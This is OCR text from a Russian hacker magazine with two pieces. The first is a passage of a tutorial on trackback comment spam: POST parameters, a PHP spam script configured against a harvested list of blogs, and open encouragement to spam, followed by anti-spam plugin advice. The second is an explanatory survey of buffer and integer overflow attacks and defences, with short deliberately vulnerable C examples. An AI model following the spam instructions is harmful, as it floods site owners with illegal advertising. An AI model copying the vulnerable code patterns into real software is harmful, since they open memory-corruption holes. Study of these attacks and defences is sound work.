Чтобы послать трек на блог жертвы, тебе понадобится специальная ссылка, на которую он и будет отослан. Обычно линк скрывается в ссылке под словом «trackback» и выглядит примерно так (на заметку сборщикам спам-баз): `http://www.blog.com/wp-trackback.php?p=1`, или так: `http://www.blog.com/blog/2008/04/20/post/trackback/`.
Чтобы наш трек опубликовался, его необходимо послать в целевой блог. Для этого составляем обычный POST запрос, в теле которого должны присутствовать следующие параметры:

```
title=Купить слона&url=http://slon-shop.com&blog_
name=Слон онлайн&excerpt=Хороший пост! Но автору явно
необходимо купить слона.
```


Расскажу подробнее о параметрах трекбека:
- **title** — заголовок комментария, который будет находиться в теге **. Обычно используется для вставки кейворда.
- **url** — ссылка на наш рекламируемый проект.
- **blog_name** — анкор к ссылке. Тут тоже можно и нужно вставить таргетный кейворд.

Trackback

Trackback — это механизм уведомления сайта A (на нем может находиться, например, некая «родительская» статья) о существовании некоторого другого сайта B (например, с «дочерней» статьей или некоторым комментарием). То есть, если автор дочерней статьи пишет о родительской статье, то он может уведомить ресурс A об этом, послав Trackback пинг — HTTP POST запрос специального вида на специальный адрес на сайте A, часто обозначаемый, как Trackback URL. В качестве ответной реакции ресурс B получает статусное (успешно/не успешно) XML-сообщение, и часто (но не обязательно) на сайте A появляется обратная ссылка на дочернюю статью B. Оба сайта A и B для успешного взаимодействия должны поддерживать Trackback протокол, но в спецификации нет никаких требований к наличию каких-либо ссылок с «дочернего» ресурса на «родительский» — это одно из главных отличий данной технологии от механизма Pingback.
Механизм был изобретен в 2002 году компанией Six Apart (англ.) (фр.) и нашел широкое применение в блогерских «движках». Поскольку эта технология уязвима для спамерских рассылок, некоторые блогеры ее отключают.







Активация Akismet в WordPress



Польский топик о трекбеках

Парсер AllSubmitter'a

• **excerpt** — сам коммент. Как правило, спамеры для пущей убедительности вставляют цитату из самого поста и хвалят его автора, дабы обойти всевозможные антиспам примочки.
Далее, после отправки POST-запроса, тебе придет вот такой XML-ответ:

```
<?xml version="1.0" encoding="utf-8" ?>
<response>
<error>0</error>
</response>
```

В данном примере «<error>0</error>» обозначает, что все прошло гладко и твой трекбек понравился блогу.

АВТОМАТИЗАЦИЯ ПРОЦЕССА

Трекбек — это, конечно, хорошо. Но как соотнести вышеизложенное с твоей свежесобранной спам-базой и как автоматизировать весь процесс? Примерно таким же вопросом задавались наши братья-славяне, когда открывали сей топик — http://www.pozycjonowanie.pl/index.php?showtopic=3330 с обсуждением трекбек-спама (если ты знаешь польский, то узнаешь много интересного о веб-спаме у поляков :)). В топике находится сорец крайне полезного скрипта на php для трекбек-спама. Я расскажу тебе, как с ним работать.
Для начала скачай php-класс Snoopy (sourceforge.net/projects/snoopy/ или просто скопируй файл class-snoopy.php из ./wp-includes в дефолтном дистрибутиве вордпресса). Затем закинь его в одну папку с польским скриптом — надеюсь, ты уже скопировал его код из топика? — и открывай файл *tb-list-1.txt*, в котором ты и должен прописать ссылки твоей спам базы (линки должны быть вида http://blog.com/post/trackback/).
Теперь открывай сам скрипт и измени в нем под себя следующие параметры:

```
// Data submitted from the form on this script
        //вышеописанный blog_name
$tb['blogName'] = "Blog name";
        //вышеописанный title
$tb['blogEntryTitle'] = "Anchor";
        //вышеописанный url
$tb['blogEntryURL'] = "http://domen.com";
        //вышеописанный excerpt
$tb['blogExcerpt'] = "Opis";
```


Без малейшего зазрения совести ты можешь приступать к нелегкому делу спама путем запуска польского скрипта на своем хосте :)

АНТИСПАМ

Настало время подойти к веб-спаму с другой стороны. Теперь мы будем защищаться. О традиционных и появившихся в последнее время методах



Плагин Bot Check в действии



Ссылка на трекбек в WordPress

антиспама я расскажу на примере все того же Wordpress'а, так как эти методы, по сути, являются общими для всех онлайн-приложений.

Защита от спама в комментариях в **WordPress** (впрочем, как и все остальные модификации движка блога) основана на плагинах. Поэтому я перечислю плагины, описывающие различные антиспам-методики. Имхо, ничего другого и лучшего еще не придумано.

1. Akismet (akismet.com).
Это анти спам-служба с внешним интерфейсом для плагина. Перед добавлением в базу любой комментарий проходит аппрув на сервере акисмета. Плагин включен в WordPress, начиная с версии 2.0. Все, что нужно сделать (помимо активации плагина), так это получить WordPress API key. Также этот плагин доступен для phpBB и других популярных движков.

2. Quiz (wordpress.org/extend/plugins/quiz).
Оригинальный плагин от компании Automattic, которая и занимается разработкой вордпресса. После активации плагина любой комментатор в твоем блоге должен ответить на несложный вопрос, который ты сможешь задать сам в админке.

3. Spam Karma 2 (unknowngenius.com/blog/wordpress/spam-karma).
Это антиспам плагин, который объединяет в себе разнообразные антиспам-подмодули. В отличие от Akismet, Spam Karma — не внешняя служба. Обработка спама происходит в самом WordPress. А значит, твой блог не будет зависеть от какого-либо стороннего сервера, как, например, Akismet.

4. Bad Behaviour 2 (error.wordpress.com/2006/07/04/bad-behavior-2).
Плагин, идентифицирующий спамбота по строке с юзерагентом, которая, как правило, составляется очень небрежно, в результате чего комментарий рекламного характера может быть легко отловлен.

5. Bot Check (www.blueeye.us/wordpress/index.php?p=5).
Стандартная, известная всем и наиболее эффективная капча. Этот плагин требует от комментатора ввести случайно сгенерированный текст, который отображен в искаженном виде на картинке. Многим пользователям не нравится вводить какие-то числа, буквы, чтобы разместить комментарий — следует это учитывать. Также важно учесть, что такого рода защита не спасет от ручного спама.

P.S. Советую прочитать интересную тему на умаксфоруме про дешифровку простеньких капч с помощью PHP: www.umaxforum.com/showthread.php?t=26042 (развив эту тему, ты сможешь озолотиться на написании спамботов).

6. Math Anti-Spam (http://sw-guide.de/wordpress/math-comment-spam-protection-plugin).
Плагин отличает человека от робота с помощью простого математического вопроса, например, 2+2*2=... (кстати, ответ 8, а не 6 :)).

7. E-mail Comment Authorization (http://www.skippy.net/blog/2004/04/27/plugin-comment-authorization).
После установки плагина твой блог будет просить комментатора подтвердить свое мыло.

Также хочу дать несколько полезных советов, которые, возможно, защитят тебя от спамботов твоих же конкурентов. Вот что тебе необходимо сделать:

1. На странице с комментариями добавить ложное пустое скрытое поле с названием, близким к обычным названиям полей форм добавления коммента, вроде `email`, `url`, `text` и т.д. Эвристические спамилки будут пытаться заполнить именно это поле и, возможно, обойдут стороной настоящие.

2. Это же дополнительное поле можно сделать в виде обычного html-элемента `<input ... />`, но скрыть его с помощью css (вроде `<input style="display:none"/>`). Тогда для спамилки оно точно будет выглядеть обычным полем и наиболее лакомой мишенью :).

3. С помощью тех же css добавить в форму много лишних полей, которые не сможет увидеть пользователь. Некоторые спамилки пытаются вычислить, какую форму из присутствующих на странице нужно заполнять, следующим образом: если полей мало — это, скорее всего, какая-либо поисковая форма, если же полей слишком много, то это может быть форма добавления комментария или создания профайла.

4. Реализовать написание комментариев с помощью крутейшего ajax, чтобы никакая спамилка не могла пробиться сквозь дебри навороченных жабаскриптов :).

ЗЛОКЛЮЧЕНИЕ

Подведем небольшой итог. В рамках статьи я попытался научить тебя продвигать свои проекты черными методами поисковой оптимизации. Я надеюсь, что ты будешь использовать их только во благо (и не на моих ресурсах :)). Глядя на последние достижения в деле защиты от спама, ты можешь усомниться в надежности черной веб-рекламы. Если это занятие тебе не по силам, то советую оставить его и заняться сабмитом своих ссылок в социальных сетях и на сервисах закладок for dummies :). И помни: без навыков программирования на том же php ты вряд ли добьешься успеха на данном поприще! Так что бегом учить матчасть!]I[



links

- www.webloganalyzer.biz — хоумпага AllSubmitter'а
- wordpress.org — хоумпага знаменитого вордпресса
- en.wikipedia.org/wiki/Trackback — описание технологии trackback



warning


Нежелательная рекламная рассылка незаконна! Информация, изложенная в статье, предоставлена исключительно как руководство для борьбы со спамом.



КРИС КАСПЕРСКИ







НАВЕДЕНИЕ ПОРЯДКА В ХАОСЕ АТАК

НОУ-ХАУ В ОШИБКАХ ПЕРЕПОЛНЕНИЯ


Дыра — это нора, а в норе — ароматный ужин, как правило, состряпанный из переполняющихся буферов. От обилия материалов по этой теме рябит в глазах, и без систематического руководства новичку очень легко свернуть голову, соблазнившись статьей трехлетней давности. Методики атак на ошибки переполнения — весьма скоропортящийся продукт. Вот я и приготовил свежачок! Приятного аппетита!

Количество типов локальных/удаленных атак, прямо или косвенно связанных с ошибками переполнения, неуклонно растет. Защитные механизмы также не стоят на месте, но откровенно запаздывают. На передовой линии хакерского фронта царит полный хаос, совершенно не поддающийся никакой классификации. Дыры (с чисто формальной точки зрения) делятся на семейства, типы и подтипы, но при внимательном анализе выявляются подтипы из различных семейств, описывающие одну и ту же дыру, и классификация летит к черту!

Тем не менее, без систематизации не обойтись. Невозможно каждый раз описывать все характеристики дыры от начала и до конца. Я не предлагаю своей собственной классификации и не придумываю новых терминов, а упорядочиваю уже существующие. Иногда (в силу сложившихся исторических обстоятельств) — достаточно нелепые, но ставшие общепринятыми.

ПЕРЕПОЛНЯЮЩИЕСЯ БУФЕРА

Возможность использования ошибок переполнения для хакерских атак была осознана и теоретически обоснована еще в 1972 году **Джеймсом**



Реализация защиты адреса возврата в GCC и MS VC

Состояние стека после переполнения локального буфера

Андерсеном (James Anderson), а спустя десяток лет, 2 ноября 1988, впервые опробована в достопочтенном Черве Морриса, использовавшем ошибку переполнения в UNIX-демоне finger. После сокрушительной эпидемии на хакерском фронте наступило неожиданное затишье, но с конца 90х годов XX века атаки на переполняющиеся буфера вспыхнули с новой силой, да так вспыхнули, что едва не погрузили мир в средневековую тьму — хорошо, что ни один из червей не содержал в себе деструктивной начинки.

Какова же природа сатаны, с которым приходится иметь дело? Она такова: локальные буфера находятся в стеке и при их переполнении (традиционное отсутствие проверки длины перед копированием!) происходит затирание адреса возврата из функции (вместе с остальными буферами, скалярными переменными и указателями, встретившимися на пути). Если только функция не грохнется еще до своего завершения, то произойдет передача управления по адресу, записанному поверх адреса возврата. Произойдет в зависимости от «настроения» хакера, отправляющего процессор в «космос» (по случайному адресу) либо вызывающего shell-код, который по обыкновению расположен непосредственно в переполняющемся буфере (в исключительных случаях — где-то в другом месте). Техника передачи управления кратко описана в одноименной врезке.

Динамические буфера размещаются в куче (**heap**). Сезон ее переполнения открылся статьей «`Once upon a free()`», опубликованной 8 января 2001 года неизвестным хакером в #39 номере электронного журнала phrack. Кстати, со ссылкой на исследовательскую работу Solar'a Designer'a, восходящую к 25 июля 2000 года и описывающую уязвимость библиотеки glibc-2.2.3. Последняя допускает передачу управления на произвольный код или модификацию произвольных ячеек памяти (например, указателей на функции), что открывает поистине безграничные возможности для атакующего.

Помимо стека и кучи, еще имеется и секция данных, где располагаются статические буфера, а также большое количество указателей на функции (особенно в Си++ программах с их таблицами виртуальных функций). Однако атаки данного типа большого распространения так и не получили.

ХРОНОЛОГИЯ ТЕХНОЛОГИЙ ЗАЩИТЫ СТЕКА

Еще в древних компиляторах, написанных в эпоху MS-DOS, была предусмотрена опция, отвечающая за контроль границ буферов, а в x86-процессоры встроена команда BOUND, генерирующая исключение в случае выхода за границы буфера, но все эти технологии по разным причинам остались невостребованными. Первое (и главное) — среднестатистический программист не осведомлен об угрозе переполнения, а проверка границ увеличивает размеры программы и тормозит ее выполнение, к тому же, ошибку переполнения надо как-то обрабатывать, иначе компилятор просто вызовет функцию аварийного завершения программы.


Даже сегодня, когда процессоры летают со скоростью пули, подавляющее большинство программ компилируются с отключенным контролем границ буферов. Впрочем, некоторые языки программирования (и, в первую очередь, Си/Си++) никакие проверки не спасают, поскольку полноценной поддержки массивов в них нет, и программистам приходится оперировать указателями на безразмерные блоки памяти. Как следствие — ошибки переполнения носят характер фундаментальной проблемы, не имеющей общего решения.

Разработчикам компиляторов приходится извращаться и ходить другой тропой. Некогда популярное расширение для компилятора **GCC** (уже давно интегрированное в него) со скромным названием Stack-Guard модифицирует стековый фрейм путем помещения специального «сторожевого» слова перед адресом возврата (сначала представляющего собой константу, а затем — случайно генерируемое значение). В код эпилога добавляется проверка целостности сторожевого слова на предмет его затирания хакером. Аналогичная техника используется и в последних компиляторах от Microsoft — тех, что поддерживают ключ /GS, форсирующий проверку целостности адреса возврата.


Недостаток подобных защит в том, что они защищают лишь сам адрес возврата, но не препятствуют затиранию предшествующих ему переменных. А среди тех часто встречаются указатели на функции, позволяющие хакеру передавать управление по любому адресу, которому ему только вздумается. Последние версии GCC поддерживают множество дополнительных расширений, «оборачивающих» буфера страницами памяти с атрибутами *NO_ACCESS* (всякая попытка доступа к ним вызывает исключение), а также шифрующих указатели, которые хранятся в памяти, случайно сгенерированной константой по XOR. Накладные расходы на защиту (оверхих), конечно, существенно возрастают, ан, вместе с тем, затрудняется и сама атака. К счастью (для хакеров), подавляющее большинство программ поставляются в незащищенном виде.

ХРОНОЛОГИЯ ЗАЩИТЫ КУЧИ

Борьба с переполнением динамических буферов осложняется иерархическим обустройством кучи. На самом нижнем уровне находится базовый аллокатор, встроенный в операционную систему. Прикладные программы обращаются к нему редко, предпочитая действовать через библиотечные вызовы конкретного компилятора, оптимизированные под выделение



Современные x86 и x86-64 процессоры поддерживают атрибут, «исполняемый» на уровне отдельных страниц



Pro-police — расширение для GCC, защищающее адрес возврата специальным сторожевым словом



Защита стека и кучи от исполнения, реализованная на древних x86-процессорах (поддерживают атрибут, «исполняемый» только на уровне селекторов)

небольших блоков памяти. Защита кучи операционной системы без защиты библиотек всех популярных компиляторов (как правило, прилинкованных статическим образом, то есть требующих перекомпиляции уже существующих программ) ничего не дает. А вот обратное утверждение неверно, хотя, если в программе используются прямые вызовы базового аллокатора, а он не защищен — то это ласты (кому ласты, а кому — радость от очередной удачно свершившейся атаки).

Разработчики всех операционных систем: BSD, Linux, Windows прилагают нехилые **усилия по защите базового аллокатора** и воздвигают многоуровневую линию обороны, призванную обеспечить контроль целостности кучи и не допустить затирания служебных структур данных. Microsoft отчаянно пропагандирует защиту кучи в Висте (впрочем, уже давно поломанную), забыв о том, что это никак не препятствует атакам. А проверка целостности кучи на уровне RTL конкретных компиляторов ни в DELPHI, ни в MS VC, ни даже в последних версиях C# должным образом так и не реализована, и все это хозяйство (неважно — работающее под W2K, XP или Вистой) атакуется влет.

Библиотека LIBC (стандартная библиотека в мире Linux/BSD) и GLIBC (стандартная библиотека компилятора GCC) защищена намного сильнее, но хакеров особенно высаживает то, что в различных версиях этих библиотек применяются различные аллокаторы. А без точного знания схемы размещения служебных структур кучи ее не атакуешь — в лучшем случае получится отказ в обслуживании. Написание универсальных exploit'ов затруднено и для удачной атаки необходимо знать точную версию библиотеки, используемую жертвой. Определить ее удаленно не так-то просто!

Хронология неисполняемого стека/кучи

Запрет на исполнение кода в стеке/куче/сегменте данных когда-то казался весьма радикальным решением проблемы, гарантирующим мир и спокойствие. А все потому, что руководящие работники не привыкли думать головой. Ни своей, ни чужой.

Неисполняемый стек/куча впервые появился в UNIX-системах, причем довольно давно. Для достижения аналогичного результата парням из Microsoft понадобилась специальная аппаратная поддержка со стороны процессоров, которая была предоставлена с большим запозданием. Проблема (если это можно назвать проблемой) в том, что UNIX (равно как и Windows) поддерживает линейное адресное пространство, выделяющее в распоряжение каждого процесса 4 Гб виртуальной памяти. В них размещаются: код операционной системы, код программы (со всеми динамическими библиотеками, секция данных, стек и куча.

x86-процессоры поддерживают раздельные селекторы для кода, данных и стека — каждый со своими атрибутами, разрешающими (или не разрешающими) чтение, запись и исполнение, однако для упрощения кода операционной системы разработчики Windows «распахнули» селекторы кода/стека/данных на все адресное пространство, присвоив им идентичные лимиты и атрибуты защиты. Также поступили и разработчики первых версий Linux/BSD.

На уровне отдельных страниц x86-процессоры поддерживают только два атрибута защиты: доступа и записи, при этом понятие «доступа» включает в себя как чтение, так и исполнение. Вплоть до недавнего времени атрибуты чтения и исполнения были тождественны друг другу.


Первыми спохватились разработчики Linux/BSD. Они «разнесли» стек/кучу и код по разным концам адресного пространства, скорректировали лимиты селекторов, в результате чего стек/куча оказались совершенно неисполняемыми. Хакеры конкретно приуныли. Но и ряду честных программ (например, компиляторам, транслирующим код в оперативную память) пришлось либо нехило извратиться, чтобы преодолеть прелести нововведений, либо объявить забастовку, как большинство из них и поступило.

Так что поддержка атрибута на уровне отдельных страниц в последних версиях x86-процессоров пришлась ко двору не только Windows, но и Linux/BSD. Но не успели разработчики опохмелиться после сдачи «защищенного» релиза, как хакеры уже изобрели атаку, получившую название **return2libc**. В общих чертах, она сводится к засылке в стек указателей на функции, выделяющие блок памяти с атрибутами на запись + исполнение и тут же копирующие в него shell-код (с передачей на него управления классическим способом). При этом в стеке оказывался не код, а данные — указатели на функции, замещающие оригинальный адрес возврата. И хотя в Windows нет библиотеки LIBC, зато там есть KERNEL32.DLL и потому атака return2libc работает на ура даже с неисполняемым стеком.


Как водится, первыми отреагировали разработчики Linux/BSD (то ли пьют они меньше, то ли трезвеют быстрее). Пакет PaX (кстати говоря, портированный и под Windows) выполняет рандомизацию адресного пространства (Address Space Layout Randomization или, сокращенно, ASLR), размещая стек, кучу и системные библиотеки по случайным адресам. В итоге, хакер уже не может просто так засунуть в стек указатели на необходимые ему функции, ведь их местоположение заранее неизвестно!

Разработчики Open-BSD поступили иначе, внедрив технологию **W^X** (что расшифровывается как «W XOR X»), препятствующую одновременной установке атрибутов записи и исполнения, что существенно затрудняет атаку. По совести сказать, PaX — круче. Поэтому спустя некоторое время коллектив Open-BSD дал ему добро, предоставив пользователю выбор: какую защитную систему использовать. ASLR, реализованный должным образом, действительно, представляет серьезное препятствие для атакующих, однако, даже в Linux/BSD часть критических структур данных по-прежнему располагается по вполне предсказуемым адресам. Что же касается Windows, то ASLR там поддерживается только, начиная с Висты, и реализован настолько криво, насколько это возможно. К тому же, ранее написанные программы с убитой таблицей перемещаемых элементов всегда загружаются по одному и тому же базовому адресу и в принципе не поддаются рандомизации. Так что, для защиты от атак мало установить Висту на свой компьютер. Как минимум, требуется перекомпилировать все используемое программное обеспечение, а как его откомпилируешь, когда исходных текстов нет?

Старые среды разработки DELPHI, Visual Basic вообще не поддерживают возможность установки бита рандомизации и — помимо перекомпиляции — над сгенерированными файлами/динамическими библиотеками еще предстоит поработать руками (и головой) или же полностью переписать проект на C#. Заманчивая перспектива, не правда ли? Так стоит ли удивляться, что существенного снижения хакерской активности ожидать не приходится, во всяком случае на ближайшие года два, а там... хакеры снова что-то придумают.



Реализация атаки return2libc, пришедшей из мира UNIX, на Windows-системах с неисполняемым стеком



Состояние стека до переполнения локального буфера

ЦЕЛОЧИСЛЕННОЕ ПЕРЕПОЛНЕНИЕ

В большинстве языков программирования (и в языке Си, в том числе) значение выражения *(n + k)* для целочисленных типов в общем случае неопределенно — оно может быть равно арифметической сумме n и k… а может и не быть!

При сложении двух беззнаковых типов x86-процессоры дают корректный результат лишь до тех пор, пока конечная сумма остается в пределах разрядной сетки. В противном случае процессор выставляет знак переноса, и мы имеем «заворот», то есть *UCHAR_MAX + UCHAR_MAX == UCHAR_MAX-1 == FEh*. Аналогичным образом дела обстоят и с *UINT_MAX*.

А вот со знаковыми типами все гораздо интереснее. В x86-процессорах старший бит числа используется для задания знака (в некоторых процессорах за это отвечает младший бит, но разговор не о них). На 32-разрядных платформах *INT_MAX = 2147483647*, но *(INT_MAX+1) == INT_MIN == -2147483648*. Получается, от наибольшего положительного до наименьшего отрицательного — один шаг! Ни процессор, ни компилятор никак не реагируют на эту ситуацию и, если программист не озаботился рукотворными проверками, программа может выдать весьма неожиданный результат.

Но дальше — еще интереснее. По умолчанию *int* представляет собой *signed int* — знаковый тип, а вот функция *malloc*, выделяющая память, в качестве аргумента, задающего размер блока, принимает *size_t*, определенный в заголовочных файлах как *unsigned int* (как и множество функций подобного типа, включая *memcpy*).

Посмотрим, к чему приводит такое несоответствие. Возьмем следующий (кстати говоря, широко распространенный) код:

```
foo(int len, char *p)
{
        char buf[MAX_SIZE];
        if (len > MAX_SIZE) return -1;
        memcpy(buf, p, len);
        …
        return 1;
}
```

Что произойдет, если в качестве len передать отрицательное число? Поскольку любое отрицательное число больше всякого положительного (очень умную мысль сказал, да?), то выражение (*len > MAX_SIZE*) окажется ложным и переменная *len* благополучно «докатится» до функции *memcpy*. Там небольшое отрицательное знаковое число превратится в очень большое положительное беззнаковое *(INT_MIN = 80000000h)*. Именно столько байт памяти будет скопировано функцией memcpy. Точнее, она попытается их скопировать, но поскольку *80000000h* — это половина адресного пространства, выделенная процессу, из которой ему реально доступно еще меньше, дело закончится исключением типа «нарушение доступа», и хакер получит «всего лишь» отказ в обслуживании.

А вот еще один пример вполне типичного кода:

```
bar(int len, char *s)
{
        char *p;
        p = (char *) malloc(len+1);
        *(((char*)memccpy(p,s,0, len))) = 0;
        return 1;
}
```

